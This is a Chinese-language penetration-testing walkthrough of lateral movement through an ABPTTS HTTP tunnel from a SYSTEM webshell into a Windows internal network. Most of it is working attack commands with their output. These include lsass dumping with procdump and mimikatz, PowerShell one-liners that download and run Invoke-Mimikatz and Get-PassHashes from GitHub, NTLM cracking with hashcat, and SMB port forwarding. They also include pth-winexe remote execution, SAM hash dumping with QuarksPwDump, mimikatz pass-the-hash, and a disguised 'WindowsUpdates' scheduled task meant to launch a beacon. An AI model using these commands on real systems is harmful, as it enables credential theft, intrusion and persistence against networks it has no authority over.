# MITRE | ATT&CK 中文站

https://huntingday.github.io/

# http 加密隧道下的横向渗透

#### 实际中经常会遇到的问题:

- ▶ 当前只有目标的一个高权限[system 权限]的菜刀 webshell,但在其自带的虚拟终端下执行系统命令的限制[比如,命令执行等待时间过长会超时...]和乱七八糟的问题很多,很不稳定
- ▶ 当前所在的机器在内网,且不通外网,无法执行任何反连动作,比如,各种反向 socks, shell 反弹[例, meterpreter, beacon, other...],只有一个 web 端口可以正常进出
- 》 当前所在机器的 rdp 端口默认就没开,或者开了,你并不想直接冲到对方的桌面里去搞,但好在当前机器的 445 或者 135,139 端口都开了,而且监听在 0.0.0.0[任意地址]上
- ➤ 不想直接用当前所在机器上的各种系统内置工具去尝试横向,比如,wmic,schtasks...也不想上传太多的外部工具到目标机器上去搞,那些东西很容易被各种 AV 拦截,查杀不说...而且实际用起来也并不如人意
- ▶ 等,等,等 诸多诸如此类的各种变态问题...

#### 想实现的最终效果:

- ▶ 通过在建立好的 http 加密隧道中进行端口转发,直接把目标**一级内网**下任意 windows 机器的 445 或 135,139,5985 端口转到本地机器的 445 或 135,139,5985 端口上
- ▶ 而后,借此实现本地到远程目标机器的一键直达式任意指令执行
- > 一键式本地到远程目标机器的文件互拷
- ▶ 一键式远程管理目标系统计划任务以执行特定操作[135 端口暂时还有些问题]
- ▶ 等,等,等...你所能想到的,利用 445 或者 135,139,5985 端口所能做到的一切

## 演示环境:

IIS75-CN 192.168.3.2 目标内网的一台无法通外网的 web 机器[已拿到 system 权限的 webshell]

Pentest-Srv 192.168.126.178 自己本地内网的一台 windows 机器[本地 135,445 端口已事先关闭]

Kali 192.168.126.137 自己本地内网的一台 linux 机器[本地未开启 135,445 端口]

## 0x01 尝试抓取当前所在机器的本地内建管理员[administrator]明文密码或者密码 hash

众所周知,横向渗透的核心前提,就是你必须得先有一个正确的目标系统的账号密码或者密码 hash,这个账号可以是本地管理员[最好是内建的 administrator 用户,限制最少]也可以是域管,在上面我们已经说过,**当前拿到的是一个 system 权限的 webshell** [对于 windows 下的各种 php 集成环境,不出意外的情况下,搞定以后,回来的 webshell 权限一般都直接是 system],**抓 hash**[主要针对 windows 2012r2 以后的系统]或者**抓明文**[适用于 2012r2 以下的所有 win 系统]就很容易了

尝试抓取当前系统所有在线用户的明文密码,也是个人比较推荐的明文抓取方式,可能有些 AV 会拦截转存 lsass.exe 进程数据[后续再单独说]

# procdump64.exe -accepteula -ma lsass.exe res.dmp

# mikatz.exe "sekurlsa::minidump res.dmp" "sekurlsa::logonPasswords full" exit

```
: Interactive from 1
                                                                                                                Session
                                                                                                                                         : Administrator
                                                                                                                 User Name
                                                                                                                                         : IIS75-CN
                                                                                                                Domain
                                                                                                                                         : IIS75-CN
                                                                                                                Logon Server
                                                                                                                                         : 2018/12/7 10:14:17
                                                                                                                Logon Time
                                                                                                                SID
                                                                                                                                         : S-1-5-21-3796837512-2178132913-4161748928-500
                                                                                                                           msv:
                                                                                                                            [00010000] CredentialKeys
                                                                                                                            * NTLM
                                                                                                                                           : ccef208c6485269c20db2cad21734fe7
                                                                                                                                           : 58d1a25c09f4ee98209941b2b333fbe477d472a9
                                                                                                                            * SHA1
                                                                                                                            [00000003] Primary
       192.168.3.2
                        X 192.168.3.2
                                                                                                                            * Username : Administrator
                                                                                                                            * Domain : IIS75-CN
[*] 基本信息 [ A:C:D: Windows NT IIS75-CN 6.1 build 7601 (Windows Server 2008 R2 Datacenter Edition Service Pack 1) i586(SYSTEM)
                                                                                                                            * NTLM
                                                                                                                                           : ccef208c6485269c20db2cad21734fe7
 \AppServ\www\> procdump64. exe -accepteula -ma lsass. exe res. dmp
                                                                                                                            * SHA1
                                                                                                                                           : 58d1a25c09f4ee98209941b2b333fbe477d472a9
ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
                                                                                                                           tspkg:
ysinternals - www.sysinternals.com
                                                                                                                           wdigest:
[13:19:07] Dump 1 initiated: C:\AppServ\www\res.dmp
[13:19:07] Dump 1 writing: Estimated dump file size is 36 MB.
[13:19:07] Dump 1 complete: 36 MB written in 0.1 seconds
[13:19:08] Dump count reached.
                                                                                                                            * Username : Administrator
                                                                                                                            * Domain : IIS75-CN
                                                                                                                            * Password : Admin12345
\AppServ\www\> whoami /user
                                                                                                                           kerberos :
                                                                                                                            * Username : Administrator
用户信息
                                                                                                                            * Domain : IIS75-CN
                                                                                                                            * Password : (null)
                5-1-5-18
                                                                                                                           ssp:
                                                                                                                           credman:
 \AppServ\www\>
```

当然,你也可以一句话无文件抓取当前机器明文密码,但,脚本较大,远程加载时间较长[无法直接在断网环境下使用],直接在菜刀下执行可能会超时,AV 可能会拦,等,等,等...

# powershell IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module\_source/credentials/Invoke-Mimikatz.ps1'); \$m = Invoke-Mimikatz
-DumpCreds; \$m

Authentication Id : 0 ; 640435 (00000000:0009c5b3)

抓取本地所有用户的密码 hash,亦可自行通过 reg 命令手工提取 hash

# powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Get-PassHashes.ps1'); \$m = Get-PassHashes; \$m

```
[*] 基本信息 [A:C:D: Windows NT IIS75-CN 6.1 build 7601 (Windows Server 2008 R2 Datacenter Edition Service Pack 1) i586 (SYSTEM) ]

C:\AppServ\www\> powershell IEX (New-Object Net.WebClient). DownloadString
('https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Get-PassHashes.ps1'); $m = Get-PassHashes; $m
Administrator:500; aad3b435b51404eeaad3b435b51404ee:ccef208c6485269c20db2cad2173
4fe7:::
Guest:501; aad3b435b51404eeaad3b435b51404ee:31d6cfe0d15ae931b73c59d7e0c089c0:::
devadmin:1000; aad3b435b51404eeaad3b435b51404ee:d9ae10d4ba95930f534ed4e8158aOffa
:::
tecadmin:1001; aad3b435b51404eeaad3b435b51404ee:d9ae10d4ba95930f534ed4e8158aOffa
:::
tecadmin:1002; aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c
:::
C:\AppServ\www\>
```

## 0x02 尝试利用 hashcat 快速破解抓取到的 ntlm hash

因为后续直接利用 hash 传递来进行远程执行还有很多问题[正在解决中...],所以,在实战中,建议最好还是先把 hash 跑出来比较稳妥,对于 ntlm 这种加密算法,hashcat 的纯掩码实际爆破速度还是非常快的 [此处仅仅只是单 2G gpu 的实际破解速度]

# hashcat64.exe -a 3 -m 1000 hash.txt -1 ?u?d?l ?1?l?l?l?l?d?d?d?d?d

```
ccef208c6485269c20db2cad21734fe7:Admin12345
Session.....: hashcat
Status.....: Cracked
Hash. Type.....: NTLM
Hash. Target.....: <u>ccef208c6485269c20db2cad21734fe7</u>
Time. Started....: Fri Dec 07 13:34:33 2018 (3 secs)
Fime. Estimated...: Fri Dec 07 13:34:36 2018 (0 secs)
Guess. Mask.....: ?1?1?1?1?1?d?d?d?d?d [10]
Guess.Charset....: -1 ?u?d?l, -2 Undefined, -3 Undefined, -4 Undefined
Guess. Queue.....: 1/1 (100.00%)
Speed. Dev. #1....: 1084.5 MH/s (7.32ms) @ Accel:64 Loops:32 Thr:1024 Vec:1
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 3917479936/2833251200000 (0.14%)
Rejected.....: 0/3917479936 (0.00%)
Restore. Point....: 0/67600000 (0.00%)
Candidates.#1....: Mrler12345 -> mrlcg76000
HWMon.Dev.#1....: Temp: 37c Fan: 39% Util: 96% Core:1032MHz Mem:2505MHz Bus:16
```

### 0x03 建立 http 加密隧道转发 445 端口

首先,上传 abptts.aspx 到指定的目标站点目录下[即 IIS75-CN 机器上],然后再回到本地 Pentest-Srv 机器上去尝试访问该 url,看到返回一段类似如下的 hash,则说明当前本地到远程机器的通道已经建好,后续就可以利用该通道进行各种端口转发动作了



## 0x04 首先,尝试一键直达式的本地到远程目标机器间的文件互拷


接着在 Pentest-Srv 机器上执行,即通道内执行端口转发,意思是把目标内网 192.168.3.2 机器的 445 端口转到自己本地 192.168.126.178 机器的 445 端口上,也就是说,当我访问 192.168.126.178 机器的 445 端口就相当于在访问目标 192.168.3.2 机器的 445 端口

# python abpttsclient.py -c shellbox\config.txt -u http://192.168.3.2:82/abptts.aspx -f 192.168.126.178:445/192.168.3.2:445

而后,利用上面的转发即可实现**本地到远程目标机器的一键直达式文件互拷[当然,它只适用于 copy 些小文件,小工具]**,实际效果如下,注意,实际中这个 copy 过程可能会有些慢,是正常的,到此为止,已基本可以摆脱菜刀的文件管理了

```
# netstat -ano | findstr "445"
# net use \\192.168.126.178\c$ /user:"administrator" "Admin12345"
# dir \\192.168.126.178\c$
# copy QuarksPwDump.exe \\192.168.126.178\admin$\temp
# copy \\192.168.126.178\admin$\temp\hashes.txt .\hashes.txt
```

## # net use \\192.168.126.178\c\$ /del



以下是有实际数据收发过程时的目标机器网络连接状态,乍眼一看,动静确实不小,不过这也仅限于有数据流过通道的时候才会这样,如果平时只是执行个命令,回显下结果,动静儿还是非常非常小的,待数据收发 完成后,连接即会消失,这个过程很快,不过在 web 中会留下大批的日志

TCP	192. 168. 3. 2:82	192. 168. 3. 191:57828	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57829	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57830	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57831	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57832	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57833	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57834	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57835	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57836	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57837	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57838	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57839	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57840	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57841	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57842	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57843	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57844	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57845	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57846	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57847	TIME_WAIT	0
TCP	192. 168. 3. 2:82	192. 168. 3. 191:57848	TIME_WAIT	0

说完 本地到远程目标机器的一键式文件互拷, 接着我们再来简单看下如何 进行本地到远程目标机器的任意指令执行,依然是先把通道打通,并做好如下转发,具体含义同上

而后,开始尝试在远程目标机器上执行任意指令,实际执行效果如下,注意,此处的远程执行,实际测试只有 pth-winexe 可以正常工作,至于 impacket/ crackmapexec 套件中的那些横向移动脚本全部都有问题, 待查明原因,后续再做说明

# pth-winexe -U workgroup/administrator%Admin12345 --system --ostype=1 //192.168.126.137 "whoami"

```
00:26:06 -> root@kali -> [/home]
/home => pth-winexe -U workgroup/administrator%Admin12345 --system --ostype=1 //192.168.126.137 "whoami"
E_md4hash wrapper called.
nt authority\system

01:15:37 -> root@kali -> [/home]
/home => pth-winexe -U workgroup/administrator%Admin12345 --system --ostype=1 //192.168.126.137 "hostname"
E_md4hash wrapper called.
IIS75-CN
```

远程抓 hash,当然,在此之前你肯定需要先把 QuarksPwDump.exe 通过上面的文件互拷,推到目标系统的指定目录下,而后再使用绝对路径来执行,如下,至此为止,远程执行任意指令,基本就没什么问题了,当然, 这里纯粹是为了演示效果,绝不仅限于此处所提到的这些用法

# pth-winexe -U workgroup/administrator%Admin12345 --system --ostype=1 //192.168.126.137 "c:\QuarksPwDump.exe -dhl"

```
1:16:17 -> root@kali -> [/home]
/home => pth-winexe -U workgroup/administrator%Admin12345 --system --ostype=1 //192.168.126.137 "c:\QuarksPwDump.exe -dhl"
E md4hash wrapper called.
                                                              v0.2b -<(QuarksLab)>-
[+] Setting BACKUP and RESTORE privileges...[OK]
[+] Parsing SAM registry hive...[0K]
[+] BOOTKEY retrieving...[OK]
BOOTKEY = 309D45B0DC91EB738116107161C763EA
  webadmin:1002:AAD3B435B51404EEAAD3B435B51404EE:518B98AD4178A53695DC997AA02D455C:::
tecadmin:1001:AAD3B435B51404EEAAD3B435B51404EE:D9AE10D4BA95930F534ED4E8158A0FFA:::
devadmin:1000:AAD3B435B51404EEAAD3B435B51404EE:CCEF208C6485269C20DB2CAD21734FE7:::
Guest:501:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::
Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:CCEF208C6485269C20DB2CAD21734FE7:::
----- END DUMP
 dumped accounts
```

### 0x06 一键直达式远程创建执行计划任务反弹高权限 beacon [ 135 端口 ]

除了利用上面所提到的 pth-winexe 依托 445 端口进行远程执行,其实,我们还有一种变向的命令执行方法,就是借助 schtasks[依托 135 端口]来实现,此时,暂且假设目标 IIS75-CN 机器能正常通外网,我们想实现的最终效果也很简单,同样是借助 http 加密隧道直接在本地到远程目标 IIS75-CN 机器上去创建并执行计划任务,以此弹回一个 system 权限的 beacon shell,很不幸的是,未能成功,具体如下

因为我也不太确定远程计划任务是不是就只用了一个135端口,所以,我直接把135,139,445端口全部转到本地了

# python abpttsclient.py -c shellbox\config.txt -u http://192.168.3.2:82/abptts.aspx -f 0.0.0.0:135/192.168.3.2:135 -f 0.0.0.0:445/192.168.3.2:445 -f 192.168.126.178:139/192.168.3.2:139

```
🚾 管理员: C:\Windows\system32\cmd.exe - python abpttsclient.py -c shellbox\config.txt -u http://192.168.3.2:82/abptts.aspx -f 0.0.0.0:135/192.168.3.2:135 -f 0.0.0.... 🗖 🗵
C:\Tools\隧道\ABPTTS>python abpttsclient.py -c shellbox\config.txt -u http://192.168.3.2:82/abptts.aspx -f 0.0.0.0:135/1
92. 168. 3. 2:135 -f 0. 0. 0. 0:445/192. 168. 3. 2:445 -f 192. 168. 126. 178:139/192. 168. 3. 2:139
[2018-12-07 15:44:15.882000] ---===[[[ A Black Path Toward The Sun ]]]===---
                                               - Client -
[2018-12-07 15:44:15.882000]
                                 --==[[
                                           Ben Lincoln, NCC Group
[2018-12-07 15:44:15.898000]
[2018-12-07 15:44:15.898000]
                                         Version 1.0 - 2016-07-30
[2018-12-07 15:44:15.898000] Listener ready to forward connections from 0.0.0.0:135 to 192.168.3.2:135 via http://192.16
8.3.2:82/abptts.aspx[2018-12-07 15:44:15.898000] Listener ready to forward connections from 0.0.0.0:445 to 192.168.3.2:4
45 via http://192.168.3.2:82/abptts.aspx
[2018-12-07 15:44:15.898000] Waiting for client connection to 0.0.0.0:445 2018-12-07 15:44:15.898000] Listener ready to
forward connections from 192.168.126.178:139 to 192.168.3.2:139 via http://192.168.3.2:82/abptts.aspx[2018-12-07 15:44:1
5.898000] Waiting for client connection to 0.0.0.0:135
[2018-12-07 15:44:15.898000] Waiting for client connection to 192.168.126.178:139
```

而后,开始指定本地 ip,带账号密码创建计划任务

# schtasks /create /s 192.168.126.178 /u "administrator" /p "Admin12345" /RL HIGHEST /F /tn "WindowsUpdates" /tr "C:/Windows/temp/sh.exe" /sc DAILY /mo 1 /ST 20:15

由于上面带账号密码创建计划任务,提示 "错误:本地计算机上不允许用户凭据",所以,我就直接利用 hash 注入,拿着 mimikatz 和目标管理员的密码 hash,重新起了一个 cmd

# mikatz.exe "privilege::debug" "sekurlsa::pth /user:administrator /domain:. /ntlm:CCEF208C6485269C20DB2CAD21734FE7" exit

```
x 管理员:C:\Tindows\system32\cmd. exe
C:\Tools\抓抓hash\mimikatz_trunk\x64>mimikatz.exe "privilege::debug" "sekurlsa::p ʌ /user:administrator /domain:. /ntlm:
EF208C6485269C20DB2CAD21734FE7" exit
 .#####. mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
               > http://blog.gentilkiwi.com/mimikatz
## \ / ##
 "## v ##"
               Vincent LE TOUX
                                           ( vincent.letoux@gmail.com )
 ' #####'
               > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(commandline) # privilege::debug
Privilege '20' OK
mimikatz(commandline)  # sekurlsa::pth /user:administrator /domain:. /ntlm:CCEF208C6485269C20DB2CAD21734FE7
domain : .
program : cmd.exe
impers. : no
NTL<u>M : ccef20</u>8c6485269c20db2cad21734fe7
   PID 2456
    TID 2124
    LSA Process is now R/W
   LUID 0 ; 821109 (00000000:000c8775)
   msv1 0 - data copy @ 000000000E2B450 : OK !
  \_ kerberos - data copy @ 0000000000E21AA8
   \_ aes256_hmac
                     -> null
   \_ aes128_hmac
                      -> null
   \_ rc4_hmac_nt
                      OK
   \_ rc4_hmac_old
                      OK
  OK
   \_ rc4_hmac_nt_exp OK
   \_ rc4_hmac_old_exp OK
    *Password replace @ 000000000E47878 (16) -> null
```

而后,再在新起的这个 cmd 下继续尝试指定本地 ip,创建计划任务,然后,提示"错误:远程过程调用失败且未执行",其实,我知道这种方式肯定是可行的,只是自己暂时还没找到问题的根源在哪儿,待续解决后,再单独更新,抱歉...

```
正管理员: C:\Vindows\system32\cmd.exe

C:\Windows\system32>schtasks /create /s 192.168.126.178 /RL HIGHEST /F /tn "WindowsUpdates" /tr "C:/Windows/temp/sh.exe"
/sc DAILY /mo 1 /ST 20:15
错误: 远程过程调用失败且未执行。
```

## 小结:

就整个过程其实也不难发现,只要想办法把目标机器的 445,135,139,5985 这些横向端口转到本地以后,我们后续操作的余地,瞬间就变得很大,而且这样做的另一个好处就是,在目标机器上留的东西会相对更少,而且也没必要冒着风险直接冲到目标系统桌面里去搞,还有一点特别注意,既然是要转发到本地的 135,139,445,5985 端口上,那也就意味着事先肯定得先把本地的这些端口都关掉才行,避免占用,不过,你的系统可能也会因此有些小问题,比如,在关闭本机 445 端口以后,本机共享用不了,关闭 135 端口以后,计划任务用不了,因为计划任务用不了,磁盘碎片也就没法正常工作了,其实说白点,对于个人机而言,尤其是用于实际渗透的机器,这些端口开不开,对我们的实际影响并不大,而且关掉了以后,也相对更加安全,所以...请自行考虑,原样转发端口的原因就是后续通过 smb 连接,我们不好再单独指定端口来操作,此处仅仅只是为了给大家提供一种简单的思路,至于如何更完美的深度应用,还需要再多思考实践下才行,同时,也特别期待能和弟兄们一起交流讨论:)